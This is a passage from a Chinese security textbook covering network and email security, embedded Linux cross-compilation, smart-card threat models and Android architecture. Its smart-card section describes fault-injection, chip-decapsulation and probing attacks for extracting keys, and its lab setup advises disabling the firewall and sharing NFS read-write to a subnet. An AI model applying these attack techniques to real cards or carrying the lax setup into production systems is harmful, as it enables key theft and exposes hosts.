服务器的访问控制表。

7．电子邮件安全

电子邮件系统是网络对外部开放的服务系统之一。由于电子邮件系统的复杂性，被发现的安全漏洞非常多，并且危害很大。加强电子邮件系统的安全性，通常办法有：置一台电子邮件服务器作为内外电子邮件通信的中转站，所有出入的电子邮件均通过该中转站中转；为该服务器安装实时监控系统；邮件服务器作为专门的应用服务器，不运行任何其他业务；系统升级到最新的安全版本；利用电子邮件系统本身的安全性；利用病毒防护系统加强邮件系统的防病毒功能；利用 S/MIME 技术对电子邮件进行加密传输。

8．内容过滤

内容过滤是对网络内容进行监控，防止某些特定内容在网络上进行传输的技术。主要实现有软件和硬件两种。软件过滤主要使用关键词匹配的方式，将特定内容移除。随着互联网应用的开展，软件过滤无法处理飞速增长的流量，于是硬件过滤应运而生。硬件过滤方式就是将关键词匹配功能集成在控制有大量流量的交换机或路由器中，以对网络中的流量进行监控。

9．网络审计

网络安全审计是针对业务环境下的网络操作行为进行细粒度审计的合规性管理。它通过对被授权人员和系统的网络行为进行解析、分析、记录、汇报，以帮助用户事前规划预防、事中实时监视、违规行为响应、事后合规报告、事故追踪溯源，从而加强内外部网络行为监管。

8.2.6.4　数据及支付安全

1．数据库加密

数据库加密系统首先要解决系统本身的安全性和可靠性问题，在这方面，可以采用以下几项安全措施：在用户进入系统时进行两级安全控制，包括设置数据库用户名和口令，或者利用 IC 卡读写器/指纹识别器进行用户身份认证。对于纯软件系统，可以采用软指纹技术防止非法拷贝，当然，如果每台客户机上都安装加密卡等硬部件，安全性会更好。安全数据抽取。提供两种卸出和装入数据库中加密数据的方式：其一是密文方式卸出，这种卸出方式不脱密，卸出的数据还是密文，在这种模式下，可直接使用 DBMS 提供的卸出/装入工具；其二是明文方式卸出，这种卸出方式需要脱密，卸出的数据是明文，在这种模式下，可利用系统专用工具先进行数据转换，再使用 DBMS 提供的卸出/装入工具完成。

2．数据备份与恢复

备份介质一般为磁带、磁盘等，依靠数据库系统提供的备份技术进行数据备份与恢复，从备份时间上考虑又分为增量备份和全量备份。脱机备份主要解决数据库由于人为因素和应用软件错误而造成的数据的丢失问题。若只设立脱机备份存储介质应考虑异地存放措施，避免自然灾害因素带来的损失。联机备份可分为本地的联机备份和异地联机备份，联机备份增强服务的连续性。为业务数据库应用提供备援服务。为数据库的分布应用提供支持。数据库异地联机备份的技术支持主要是数据库自身提供的，如 Oracle 的表快照技术、Sybase 的联机事务备份技术等。双机热备份是利用两台机器在系统出现故障时互相进行切换的一种技术。主要为服务的连续性提供支持，主要技术为 True Cluster。

3．安全电子交易协议 SET

SET 是由 VISA 和 MasterCard 两大信用卡组织联合开发的电子商务安全协议。它是一种基于消息流的协议，用来保证公共网络上银行卡支付交易的安全性，因而成为互联网上进行在线交易的电子付款系统规范。目前，SET 协议已在国际上被大量实验性地使用，并经受了考验，成了事实上的工业标准。SET 是一个复杂的协议，它详细而准确地反映了信用卡交易各方之间的各种关系。事实上，SET 不只是一个技术方面的协议，它还说明了每一方所持有的数字证书的合法含义，希望得到数字证书以及响应信息的各方应有的动作，与一笔交易紧密相关的责任分担。SET 协议是一个基于可信的第三方认证中心的方案，它要实现的主要目标有下列三个方面：保障付款安全、确定应用的互通性以及达到全球市场的可接受性。为了保证参与电子商务交易各方身份的真实性，防止欺诈的发生，在 SET 协议中提出了认证中心 CA 的概念。认证中心通过向电子商务各参与方发放数字证书来确认各方的身份，保证网上支付的安全性。

8.3 嵌入式系统的安全应用

目前 Linux 已广泛应用于信息家电、数据网络、工业控制、医疗卫生航空航天等众多领域。在嵌入式领域，随着价格低廉、结构小巧的各种微处理器的产生为外设连接提供了稳定可靠的硬件架构，限制嵌入式系统发展的瓶颈就突出表现在软件方面。

尽管从 20 世纪 80 年代末开始，陆续出现了一些嵌入式操作系统，比较著名的有 Vxwork、pSOS、Neculeus 和 Windows CE。但这些专用操作系统都是商业化产品，其高昂的价格使许多低端产品的小公司望而却步，并且其源代码的封闭性也大大限制了开发者的积极性。

结合中国实情，当前国家对自主操作系统的大力支持，为源码开放的 LINUX 的推广提供的广阔的发展前景。对上层应用开发者而言，嵌入式系统需要的是一套高度简练、

界面友善、质量可靠、应用广泛、易开发、多任务，并且价格低廉的操作系统。Linux 对厂商不偏不倚而且成本极低，能够很快成为用于各种设备的操作系统。如今，业界已经达成共识：即嵌入式 Linux 是大势所趋，其巨大的市场潜力与酝酿的无限商机必然会吸引众多的厂商进入这一领域。

8.3.1　嵌入式系统的软件开发

在一个嵌入式系统中使用 Linux 开发，根据应用需求的不同有不同的配置开发方法，但是一般都要经过如下的过程：

建立开发环境，操作系统一般使用 REDHAT－LINUX，版本 7 到 9 都可以，选择定制安装或全部安装，通过网络下载相应的 GCC 交叉编译器进行安装（比如 arm-linux-gcc、arm-uclibc-gcc），或者安装产品厂家提供的交叉编译器。

配置开发主机，配置 MINICOM，一般的参数为波特率 115200，数据位 8 位，停止位 1，无奇偶校验，软件硬件流控设为无。在 Windows 下的超级终端的配置也是这样。MINICOM 软件的作用是作为调试嵌入式开发板的信息输出的监视器和键盘输入的工具。配置网络，主要是配置 NFS 网络文件系统，需要关闭防火墙，简化嵌入式网络调试环境设置过程。

建立引导装载程序 BOOTLOADER，从网络上下载一些公开源代码的 BOOTLOADER，如 U-BOOT、BLOB、VIVI、LILO、ARM-BOOT、RED-BOOT 等，根据自己具体芯片进行移植修改。有些芯片没有内置引导装载程序，比如三星的 ARM7、ARM9 系列芯片，这样就需要编写烧写开发板上 flash 的烧写程序，网络上有免费下载的 Windows 下通过 JTAG 并口简易仿真器烧写 ARM 外围 flash 芯片的烧写程序。也有 LINUX 下的公开源代码的 J-FLASH 程序。如果不能烧写自己的开发板，就需要根据自己的具体电路进行源代码修改。这是让系统可以正常运行的第一步。如果你购买了厂家的仿真器当然比较容易烧写 flash 了，但是其中的核心技术是无法了解的。这对于需要迅速开发自己的应用的人来说可以极大提高开发速度。

8.3.1.1　嵌入式的交叉编译环境配置方法

绝大多数的 Linux 软件开发都是以 native 方式进行的，即本机（HOST）开发、调试，本机运行的方式。这种方式通常不适合于嵌入式系统的软件开发，因为对于嵌入式系统的开发，没有足够的资源在本机（即板子上系统）运行开发工具和调试工具。通常的嵌入式系统的软件开发采用一种交叉编译调试的方式。交叉编译调试环境建立在宿主机（即一台 PC 机）上，对应的开发板叫作目标板。

运行 Linux 的 PC 宿主机开发时使用宿主机上的交叉编译、汇编及连接工具形成可执行的二进制代码，（这种可执行代码并不能在宿主机上执行，而只能在目标板上执行），然后把可执行文件下载到目标机上运行。调试时的方法很多，可以使用串口，以太网口等，具体使用哪种调试方法可以根据目标机处理器所提供的支持作出选择。宿主机和目

标板的处理器一般都不相同，宿主机为 INTEL 处理器，而目标板为三星 S3c2410，GNU 编译器提供这样的功能，在编译器编译时可以选择开发所需的宿主机和目标机从而建立开发环境。所以在进行嵌入式开发前第一步的工作就是要安装一台装有指定操作系统的 PC 机作宿主开发机，对于嵌入式 Linux，宿主机上的操作系统一般要求为 Redhat Linux。嵌入式开发通常要求宿主机配置有网络，支持 NFS（为交叉开发时 mount 所用）。然后要在宿主机上建立交叉编译调试的开发环境。

在一台 PC 上安装 RedHat LINUX9.0，选择 Custom 定制安装，在选择软件 Package 时 最好将所有包都安装，需要空间约 2.7GB，如果选择最后一项：everything，即完全安装，将在安装完 RedHat 后还要安装 Linux 的编译器和开发库以及 ARMLinux 的所有源代码。

配置网络，包括配置 IP 地址、NFS 服务、防火墙。网络配置主要是要安装好以太网卡，然后配置宿主机 IP 为 192.168.0.121。如果是在有多台计算机使用的局域网环境使用此开发设备，IP 地址可以根据具体情况设置。

双击设备 eth0 的蓝色区域，进入以太网设置界面，设置 IP 地址。对于 REDHAT9.0，它默认的是打开了防火墙，因此对于外来的 IP 访问它全部拒绝，这样其他网络设备根本无法访问它，即无法用 NFS mount 它，许多网络功能都将无法使用。因此网络安装完毕后，应立即关闭防火墙。

配置 NFS：

单击主菜单运行系统设置→服务器设置→NFS 服务器（英文为：SETUP→SYSTEM SERVICE→NFS），单击增加出现如下在界面，在目录(Drictory)：中填入需要共享的路径，在主机(Hosts)：填入允许进行连接的主机 IP 地址。并选择允许客户对共享目录的操作为只读（Read－only）或读写(Read/write)。

我们也可以手工编写/etc/exports 文件，其格式如下：

共享目录可以连接的主机（读写权限，其他参数）例如：

/arm2410s   192.168.0.*(rw,sync)

表示将本机的/arm2410s 目录共享给 IP 地址为 192.168.0.1－192.168.0.254 的所有计算机，可以读取和写入。

配置完成后，可用如下办法简单测试一下 NFS 是否配置好了：在宿主机上自己 mount 自己，看是否成功就可以判断 NFS 是否配好了。例如在宿主机/目录下执行：

mount 192.168.0.10：/arm2410s /mnt

其中 192.168.0.10 应修改为你自己主机的 IP 地址。然后到/mnt/目录下看是否可以列出/arm2410s 目录下的所有文件和目录，可以则说明：

mount 成功，NFS 配置成功。至此，就可以进行下一步的工作了。

8.3.1.2 嵌入式 C 语言的编程方法和编译方法

在上述交叉编译环境中，需进行如下的工作：

（1）建立工作目录

[root@zxt smile]# mkdir hello

[root@zxt smile]# cd hello

（2）编写程序源代码

在 Linux 下的文本编辑器有许多，常用的是 vim 和 Xwindow 界面下的 gedit 等，我们在开发过程中推荐使用 vim，用户需要学习 vim 的操作方法，请参考相关书籍中的关于 vim 的操作指南。Kdevelope、anjuta 软件的界面与 vc6.0 类似，使用它们对于熟悉 Windows 环境下开发的用户更容易上手。

实际的 hello.c 源代码较简单，如下：

```
#include <stdio.h>
main()
{
printf("hello world \n");
}
```

我们可以是用下面的命令来编写 hello.c 的源代码，进入 hello 目录使用 vi 命令来编辑代码：

```
[root@zxt hello]# vi hello.c
```

按“i”或者“a”进入编辑模式，将上面的代码录入进去，完成后按 Esc 键进入命令 状态，再用命令“：wq”保存并退出。这样我们便在当前目录下建立了一个名为 hello.c 的文件。

（3）编写 Makefile

要使上面的 hello.c 程序能够运行，我们必须要编写一个 Makefile 文件，Makefile 文件定义了一系列的规则，它指明了哪些文件需要编译，哪些文件需要先编译，哪些文件需要重新编译等等更为复杂的命令。使用它带来的好处就是自动编译，你只需要敲一个“make”命令整个工程就可以实现自动编译，当然我们本次实验只有一个文件，它还不能体现出使用 Makefile 的优越性，但当工程比较大文件比较多时，不使用 Makefile 几乎是不可能的。

下面我们介绍本次实验用到的 Makefile 文件。

```
CC= armv4l-unknown-linux-gcc
EXEC = hello OBJS = hello.o CFLAGS += LDFLAGS+= –static
all:    $(EXEC)
$(EXEC):    $(OBJS)
$(CC) $(LDFLAGS) -o $@ $(OBJS)
clean:
-rm -f $(EXEC) *.elf *.gdb *.o
```

下面我们来简单介绍这个 Makefile 文件的几个主要部分：

CC 指明编译器

EXEC 表示编译后生成的执行文件名称

OBJS 目标文件列表

CFLAGS 编译参数

LDFLAGS 连接参数

all：编译主入口

clean：清除编译结果

注意：“$(CC) $(LDFLAGS) -o $@ $(OBJS)”和“-rm -f $(EXEC) *.elf *.gdb *.o”前空白由一个 Tab 制表符生成，不能单纯由空格来代替。

与上面编写 hello.c 的过程类似，用 vi 来创建一个 Makefile 文件并将代码录入其中

[root@zxt hello]# vi Makefile

（4）编译应用程序

在上面的步骤完成后，我们就可以在 hello 目录下运行“make”来编译我们的程序了。如果进行了修改，重新编译则运行：

[root@zxt hello]# make clean

[root@zxt hello]# make

注意：编译、修改程序都是在宿主机（本地 PC 机）上进行，不能在 MINICOM 的终端方式下进行。

（5）下载调试

在宿主 PC 计算机上启动 NFS 服务，并设置好共享的目录，在建立好 NFS 共享目录以后，我们就可以进入 MINICOM 中建立开发板与宿主 PC 机之间的通信了。

[root@zxt hello]# minicom

[/mnt/yaffs] mount -t nfs -o nolock 192.168.0.56：/arm2410s /host

注意：IP 地址需要根据宿主 PC 机的实际情况修改。

成功挂接宿主机的 arm2410s 目录后，在开发板上进入/host 目录便相应进入宿主机的/arm2410s 目录，我们已经给出了编辑好的 hello.c 和 Makefile 文件，它们在/arm2410s/exp/basic/01_hello 目录下。用户可以直接在宿主 PC 上编译生成可执行文件，并通过上面的命令挂载到开发板上，运行程序察看结果。

如果不想使用我们提供的源码的话，可以再建立一个 NFS 共享文件夹。如/root/share，我们把我们自己编译生成的可执行文件复制到该文件夹下，并通过 MINICOM 挂载到开发板上。

```
[root@zxt hello]# cp hello /root/share
[root@zxt hello]# minicom
[/mnt/yaffs] mount -t nfs -o nolock 192.168.0.56：/root/share /host
```

再进入/host 目录运行刚刚编译好的 hello 程序，查看运行结果。

```
[/mnt/yaffs] cd /host
[/host] ./hello hello world
```

注意：开发板挂接宿主计算机目录只需要挂接一次便可，只要开发板没有重启，就可以一直保持连接。这样可以反复修改、编译、调试，不需要下载到开发板。

8.3.1.3　IC 卡的安全配置和应用

1．IC 卡基础知识

IC 卡是超大规模集成电路、计算机技术及信息安全技术发展的产物，将微电子技术和计算机技术结合在一起，提高了人们生活和工作的现代化程度。

IC 卡是 1970 年发明的，并将这项技术应用到金融、交通、医疗、身份证明等多个行业，“IC 卡”和“磁卡”都是从技术角度起的名字，不能将其和“信用卡”、“电话卡”等从应用角度命名的卡相混淆。

IC 卡的开发、研制与应用是一项系统工程，涉及到计算机、通信、网络、软件、卡的读写设备、应用机具等多种产品领域的多种技术学科。因此，全球 IC 卡产业在技术、市场及应用的竞争中迅速发展起来。IC 卡已是当今国际电子信息产业的热点产品之一，除了在商业、医疗、保险、交通、能源、通信、安全管理、身份识别等非金融领域得到广泛应用外，在金融领域的应用也日益广泛，影响十分深远。

IC 卡的外形与磁卡相似，它与磁卡的区别在于数据存储的媒体不同。磁卡是通过卡上磁条的磁场变化来存储信息的，而 IC 卡是通过嵌入卡中的电擦除式可编程只读存储器集成电路芯片来存储数据信息的。因此，与磁卡相比较，IC 卡具有明显优点。

IC 卡的标准有 ISO 7816 和 ISO 14443。分类按通信方式：

- 接触式 IC 卡
- 非接触式 IC 卡
- 双界面 IC 卡

按芯片类型分为：存储器卡（memory），早期 IC 卡产品，单纯的存储数据，没有安全保护机制，没有数据的组织管理，通常存储量也很小。逻辑加密存储卡（logic memory），相对安全的存储卡，有固定的存储区划分管理，有简单的密钥访问保护，可存储一定量的数据。而真正的智能卡有智能 CPU，依靠 COS（card operation system）管理 IC 卡，可以灵活设计文件结构管理数据，复杂可配置的安全控制模式，可储存比较多的数据，实现复杂的功能。

2．IC 卡的安全

智能卡是在 20 世纪 70 年代出现的，它最先被应用于金融系统。随着技术的发展，

目前已被广泛用在访问控制、电子商务、认证、签章等各种应用中。本质上它是一种带CPU且其存储器不与外界相联系的设备。

虽然智能卡号称是一种“安全”的设备，但随着技术的进步，其安全性正日益受到质疑。对于大多数应用来说，它并不是一个“可信”的计算平台，而仅仅是具有有限计算能力的数据存储设备。我们首先对智能卡的使用环境按照功能进行分类，在此基础上讨论其各部分的关系，并分析其安全性。

（1）智能卡系统功能要素

为了更好地理解智能卡面临的威胁，应将其不同的功能部分分离，建立智能卡的操作环境，从而可以分析各个部分对安全性的影响。必须注意的是，分离的部分越多，就越会增加攻击的可能性。如果卡的拥有者不能控制卡上存储的数据，将会导致卡的占有者(不管合法还是非法)对卡里数据的攻击。再比如持卡人可能不能控制卡里的运行的软件，在多应用情况下，卡发行机构也可能不能对卡里的软件进行控制。而卡数据的拥有者也可能不是持卡人，持有数据的人可能要求持卡人不能对卡里的数据作任何改动等。因此要建立的系统模型包括5～6个部分。每个可能的部分都会导致新的攻击，这些分离的部分又会给攻击者带来攻击机会。

（2）智能卡系统模型

在一个基于智能卡的系统中可能存在很多潜在的功能要素。通常会有5～6个，包括持卡人、终端、数据持有者、发卡方、卡生产者以及卡软件开发方。

① 持卡人：智能卡的拥有者，真正使用它的用户。通过应用系统，他可以控制卡里的数据。但是很明显，他不能对卡里的应用软件、协议或硬件进行控制。

② 数据持有者：卡里数据的拥有者。比如用在机构中进行数字签名的卡，其持卡人也就是数据的拥有者。如果是电子现金卡，现金的发行机构才是卡的数据拥有者。

③ 终端：一般是连接智能卡的计算机，是卡同外界的交互界面。终端控制着所有进出卡的输入输出。

④ 卡发行商：发行智能卡的单位。它控制着卡里运行的应用系统以及卡初始化时的初装参数。发行商可以控制应用系统，也可以与系统分离。在一些多应用中，卡发行机构与卡里应用无关，仅仅是控制卡操作系统。而另一些多应用中，发行商则控制所有的应用。从安全分析的角度出发，一般可以将卡发行商、生产商以及软件生产商看成一个整体，但事实上，它们是分开的。

⑤ 卡生产商：生产智能卡的单位。这里进行了简化，主要指卡硬件芯片的生产。因为有可能生产智能卡的单位不一定是卡芯片的生产者，它也许只是装配而已，也可能是转包商等。这里将它们看成一个部分。

⑥ 软件生产商：智能卡中软件的开发单位。同样道理，这里也将不同的软件开发看成了同一个部分，比如有开发操作系统的，也有开发具体应用程序的。

（3）模型安全性分析

一般可以将攻击分为两大类型。一种是逻辑攻击，涉及到系统各部分之间的相关性。例如持卡人可以对终端进行欺骗，卡发行机构也可能欺骗持卡人。另一种是物理攻击，着重于对卡本身利用各种技术手段的攻击。针对卡系统的各个功能要素，可以将攻击分为多种形式。

① 终端对持卡人或数据拥有者的攻击

当持卡人将卡插入终端机时，他是信任这台终端的，认为他们之间的所有交互是合法并且准确的。一张储值卡在进行减一操作时，它要求终端发出一条“减一”的命令到卡上，此时，它相信终端不是发出的“减十”操作。在这种环境下如果终端进行欺诈则持卡人很难察觉。比如伪装的 ATM 柜员机就会产生这种欺骗攻击。

相应的防范措施是限制每次操作的时间，以及限制每次操作的数额。例如在储值卡的操作中，只允许终端每分钟进行一次操作，同时也规定操作的最大数额。在实际的金融系统中，操作都是通过网络由后台来完成，同时可以监控每一个可疑的行为。因此这种措施只是针对终端直接进行远程处理的情况。

② 终端对发行商的攻击

在终端和发行商属于不同功能部分的系统中，会产生几种新的攻击情况。由于终端控制着卡和发行机构之间所有的通信(通常是要利用后台操作的系统)。因此终端可以伪造与交易无关的记录，甚至拒绝交易的执行。终端也能够阻断交易执行的步骤来造成发行商对用户提供服务的困难。这些攻击意在终端和发行商之间的通信上做文章，由此防范它可以在连接上增加安全性。比如采用卡里的线路认证技术，也可以在后台进行监控等。

③ 终端对卡生产商或卡系统软件的攻击

由于终端是卡与外界唯一的接口。因此，利用终端设备可以对卡生产商或卡里的系统软件进行攻击。也就是对卡里的硬件或软件的攻击。通常采用物理攻击手段，通常采用伪造终端或用工具来替代终端，读出或测试出卡里的数据，然后进行程序的替换或对密钥的恢复来达到攻击的目的。因此其安全性也是基于卡的物理特性上，要从硬件的物理保护和系统软件的安全功能完善上入手。

④ 持卡人对终端的攻击

伪造的卡或被篡改的卡就会发生这种情况。可以涉及到对协议、数据、程序的攻击。一个完善的通信协议可以有效地减轻这种攻击的危害。而卡本身的防物理侵入的特性也会使这种攻击变得困难，因为物理特性使其软件上的改动相应变得困难。一般来说，伪造的卡是无法伪造数字签名的，因为纯软件是很难达到硬件签名的效果。同时，伪造的卡也很难通过终端的双向认证。而从系统模型上来讲，需要从功能上将持卡人和卡数据拥有者分离。

⑤ 持卡人对数据拥有者的攻击

在大多数基于商业应用的智能卡系统中，卡里的数据是对持卡人不可见的。比如权

限访问卡，卡里数据是不能让持卡人知道的，否则，他可以伪造更多的访问卡。在电子商务应用中，卡里的密钥也是不能让用户知道的，否则，他可能会进行交易欺诈。在另一些情况下，也是可以知道的，但不能允许持卡人改动卡里的数据。比如储值卡，用户应该知道卡的余额，不能随意改动这个余额。这种攻击的特点是攻击者就是卡的持有者，因此可以随心所欲地支配对卡的攻击，甚至可以将卡毁坏来达到窃取里面数据的目的。

⑥ 持卡人对发行商的攻击

很多金融攻击的例子均是针对卡发行商的。但实质上，是对卡里数据或程序的真实性和完整性的攻击，因此可以看成是对数据的攻击，目的是在于对发行商造成破坏。以付费电话的应用为例，如果系统是基于账户的，显然可以针对这个账户号码进行攻击。通常这类系统是通过卡里的随机数和哈希函数的连接来防止攻击。同时，卡发行商也可以在卡里加入“认证”位来防止攻击，这些位可以是一个“认证”过的账户数字，也可以是一个密钥等。

⑦ 持卡人对软件生产者的攻击

通常，卡发行出来后里面是没有任何应用程序的，这种将程序和卡分离是基于假定卡片拥有者和软件拥有者之间是不会相互攻击的前提。然而攻击者也会试图侵入卡里的程序，甚至是用一些功能强大的硬件工具。这同上面所说的利用终端的情况一致，只是考虑的出发点不一样。

⑧ 发行商对持卡人的攻击

通常情况下，发行卡的机构掌握着大量持卡人的私人信息，因此一旦发卡方怀有恶意的话，持卡人将完全暴露在他的攻击之下了。如果发卡方同时也是系统软件或硬件的开发方的话，那么软件设计人员可以很轻易地获取持卡人的信息。由此可见，在卡系统的设计时也要考虑用户信息的保密性和完整性。

⑨ 发行商对终端的攻击

发行商一般是处在后台，从功能上应该是和终端分离的。也即操作发生在远程终端或靠近用户端的地方。这样，发行方一端所取的数据是终端处理完成后发送过来的。对终端的欺骗一般发生在发行商对数据的进一步处理上，有可能对数据进行篡改，这样就会直接对持卡人产生影响，因为终端的操作结果是已经记录在卡中的。这种情况在实际中是很少发生的，但对于系统设计的人来说是要考虑的。

⑩ 多应用隔离

卡生产方对数据拥有者的攻击很明显，制造卡的机构(包括软件和硬件)对卡里的数据起着决定性的影响。一个多用户的安全计算机系统，设计保护每个用户进程的安全内核就是一个难题。因此假定存在一个可允许多用户的应用程序在同一个卡上执行而又互不影响的卡操作系统(采用硬件隔离)，可以解决多应用的安全隔离，Java 也支持多应用，但安全性并不明显。

（4）外部物理攻击

物理攻击主要是来自外部，针对智能卡系统硬件设施。这里主要讨论针对智能卡本身硬件资源，比如 CPU，ROM，RAM 等。就其广泛采用的 EEPROM 来说，有这样的一个问题：擦除一个内存单元的门电路所存储的电荷需要相对高的电压，因此，如果攻击者这样做，就很容易破坏里面的数据。而且显微镜、激光、超声波或等离子束均可以在不破坏 EEPROM 的情况下得到电容或二极管里的内容。下面讨论针对芯片及处理器一层的物理攻击，同时提出一些相应的办法。

① 非侵入式攻击。非常规的电压或温度都能对 EEPROM 的操作带来影响。一个极低的电压就可能会导致安全数据的泄露。极低的电压也会暴露其他一些弱点：比如卡片上通常会带一个模拟随机数发生器，用来产生加密用密钥，但在极低或微弱的电压下，就会产生出几乎全“1”的输出，这显然是不安全的。因此，一些安全处理器利用专门的传感器来侦测电流或电压，一旦超出范围就会复位。同时在一些智能卡处理器中增加了监控电路来防止时钟频率过低时的单步攻击，但监控电路不能对瞬时波形干扰进行有效的反应。电源或时钟的瞬时效应可以影响处理器指令解码甚至单条指令的执行上。因此如果利用这种超短的时钟或电源的脉冲波形，就可以使 CPU 发生指令执行时的错误。尽管不能知道具体哪一个瞬时跳变会造成哪个指令的执行，但它提供了一种简单的系统搜索的攻击方案。寻找正确的瞬时跳变意味着对指令的重复操作。当每一次测试复位时，所有发送到卡的信号会在非常精确的时间到达。将每一个时钟周期进行多次瞬时跳变测试，直到其中的一个导致传送了一个字节到串口，重复它就可以导致对内存的循环操作。由此，攻击者可以从中找到卡里的秘密数据如密钥等。并不仅仅对输出循环的瞬时脉冲攻击，另外对单条指令，比如口令操作、权限或协议的控制就会瓦解整个卡的安全防线。

② 物理攻击。基本上有两种方式：利用电容探测芯片表面钝化层，另一种就是光学探头探测芯片。一般，典型的芯片封装在一个大约 $1cm^2$ 的塑胶镀层上，四周均有导电的接触区域，它的一面是可见的卡与读卡器的接触区，硅掩膜是固化在另一面，并且采用金和铝连线。塑胶镀层是被一层环氧树脂覆盖。最终的芯片按 ISO 标准封装在卡片上。刮掉卡片塑胶可以露出环氧树脂层，通过一些化学处理就可以将表面的环氧树脂溶解掉，直到露出硅掩膜的表面，如果处理得好，没有破坏表面的走线，其功能则仍然有效。大多数芯片都有一个氧化硅或氮化硅的钝化层用来保护它免受外界环境的影响。芯片测试人员一般是采用氢氟化物的蚀刻技术来剥去钝化层，这对一般业余的攻击者而言是不容易的。另一种可以突破这层钝化膜的技术是利用超声波震动形成的可探测点来进行探测。另外，激光切割显微技术也可以局部移除钝化层。有研究表明，通过一个九探头的探测工具可以读出卡里总线上的数据。

③ 高级攻击技术

最近的研究提出了一种攻击方法可以揭露芯片上的 N 和 P 涂层，这就相当于揭露了芯片内部结构，利用电子束可以清楚地看到芯片内部用于构成晶体管的细微的金属薄膜。将其放大后利用计算机的图像处理技术就可以将芯片内部结构图展现出来。一旦芯片的

结构和功能知道后，就可以来观察它内部的操作。不用移除芯片上的钝化层，利用紫外激光束通过一个铌化锂晶体的照射，可以有效地读出芯片中电压的变化。如果清楚地知道卡操作流程，就很容易地恢复出密钥来。还有资料显示，通过采用红外线波长的激光可以从芯片的背面穿透它的保护层而看清内部结构。另一种是采用高能离子束的设备，可以轻易切断芯片底层的连线，并分离或刻出新的连线，通过灌输离子改变芯片上硅涂层的面积，甚至可以在芯片的最底层生成新的导电通路等。利用这些强有力的工具，使对智能卡的攻击变得相对简单。一种典型的攻击是将连接 CPU 的几乎所有 BUS 切断，仅保留 EEPROM 和 CPU 的连接，通过一个程序计数器从旁连接到 EEPROM 上来模拟时钟。然后攻击者仅需要一个简单的微探头或光电探头就可以读出 EEPROM 的全部内容。

（5）防范措施

一般而言，增强对智能卡攻击的防范，可以通过加密硬件或采用更强的密码算法或协议。另外可以根据上面的模型来有效地减少系统的分离部分。

① 加密硬件。采用加密硬件的方式从底层实现对系统的保护可以说是信息安全的一个发展趋势（如 XOM 体系）。其基本思想是对指令一级的加密和对存储区的加密存储及访问。比如 Dallas 公司的 DS5002FP 安全处理器就是采用的这种总线加密技术，指令和数据的存储均采用的加密方式。这种方式的一个很显著的好处是极大地扩大了外部 RAM 的容量，因为指令级的加密使得对外部 RAM 的存取消除了安全隐患。但这并不是绝对安全的，有研究表明针对它的攻击往往采用最简单的“加密指令穷举”的方式。

② 功能合并。两个不同功能合并，这两者之间可能的攻击也就随之消失。反之，如果在系统中增加一个部分，就会带来安全隐患。比如终端和卡的分离就可以导致诸如“中间人攻击”的危险。这在系统设计初始阶段要从总体上考虑的。

因此要清楚地划分智能卡系统各个部分的安全界限很困难，但是通过分析它们之间的相互关系以及可能存在的潜在威胁，可以大概地规划出卡系统的防御措施。

8.3.2 智能终端

随着无线网络和移动通信技术的发展，智能终端操作系统越来越流行，智能终端功能日趋强大，应用越来越广泛。它们能够在任何时间任何地方，快速便捷地访问信息和提供即时的通信。根据调查显示，智能终端用户使用他们的无线设备不仅仅为了娱乐，还用来收发邮件、即时消息聊天、浏览网页、通过网络下载和共享文件，甚至用来核算财政的账目。这项调查发现 54%智能终端用户会通过手机收发机密信息的电子邮件，超过 40%的用户会使用手机存取他们的银行账户信息，有近三分之一的用户会在手机上存取其信用卡的账户资料。多数的智能终端用户同样在手机设备上存储机密的私人、商业或者客户数据。智能终端逐渐地被当作移动的 PC 所使用。

然而就如同 PC 计算机一样，智能终端同样暴露在众多的网络攻击和安全威胁之下。

智能终端的设计和体系结构实现是非常复杂的，它所使用的网络协议同样如此。这些复杂性使得手机系统在实现和使用上会存在一些弱点，容易受到不同种类的攻击。现有智能终端操作系统主要包括 Android、Windows Phone、iOS 等，本文将对此三系统的安全性特点以及安全防护方法进行介绍。

8.3.2.1　安卓系统

Android 是一种基于Linux的自由及开放源代码的操作系统，主要使用于移动设备，如智能终端和平板电脑，由Google公司和开放手机联盟领导及开发。尚未有统一中文名称，中国大陆地区很多人使用“安卓”或“安致”。

Android 的系统架构采用了分层架构的思想，如图 8-5 所示。从上层到底层共包括四层，分别是应用程序层、应用程序框架层、系统库和 Android 运行时、Linux 内核。



图 8-5　安卓系统架构

（1）应用程序层

该层提供一些核心应用程序包，例如电子邮件、短信、日历、地图、浏览器和联系人管理等。同时，开发者可以利用 Java 语言设计和编写属于自己的应用程序，而这些程序与那些核心应用程序彼此平等、友好共处。

（2）应用程序框架层

该层是 Android 应用开发的基础。应用程序框架层包括活动管理器、窗口管理器、

内容提供者、视图系统、包管理器、电话管理器、资源管理器、位置管理器、通知管理器和 XMPP 服务 10 个部分。在 Android 平台上，开发人员可以完全访问核心应用程序所使用的 API 框架。并且，任何一个应用程序都可以发布自身的功能模块，而其他应用程序则可以使用这些已发布的功能模块。基于这样的重用机制，用户就可以方便地替换平台本身的各种应用程序组件。

（3）系统库和 Android 运行时

系统库包括九个子系统，分别是图层管理、媒体库、SQLite、OpenGLEState、FreeType、WebKit、SGL、SSL 和 libc。Android 运行时包括核心库和 Dalvik 虚拟机，前者既兼容了大多数 Java 语言所需要调用的功能函数，又包括了 Android 的核心库，比如 android.os、android.net、android.media 等等。后者是一种基于寄存器的 Java 虚拟机，Dalvik 虚拟机主要是完成对生命周期的管理、堆栈的管理、线程的管理、安全和异常的管理以及垃圾回收等重要功能。

（4）Linux 内核

Android 核心系统服务依赖于 Linux2.6 内核，如安全性、内存管理、进程管理、网络协议栈和驱动模型。Linux 内核也是作为硬件与软件栈的抽象层。驱动有显示驱动、摄像头驱动、键盘驱动、WiFi 驱动、Audio 驱动、flash 内存驱动、Binder（IPC）驱动、电源管理等。

Android 是一个基于 Linux 核心的开放手机平台操作系统，系统提供开放的源代码开发平台，便于应用程序开发者方便、自由地开发。每个开发者都可以访问系统应用程序框架层的 API 框架，根据自己的设想和需要开发各具特色的软件。Android 系统开放、兼容的特点使其应用范围日益广泛，发展前景十分广阔。

Android 系统从安全角度出发，在设计时引入了一些安全机制，如 Linux 安全机制、应用程序权限控制机制、强制类型安全、签名机制等。但与此同时，Android 系统的开放平台以降低安全性能为代价，恶意病毒软件开发者可以利用 Android 系统提供的开放平台，基于应用程序发动攻击，制造并传播各种手机病毒，通过推广软件、广告单击、恶意扣费、发送垃圾短信等多种方式从中获取不法收益，给手机用户带来巨大的损失。现在国内发布软件的电子市场多缺乏认证机制，用户下载未知来源的应用软件时，很容易感染手机病毒，存在一定的安全隐患。

8.3.2.2 iOS 系统

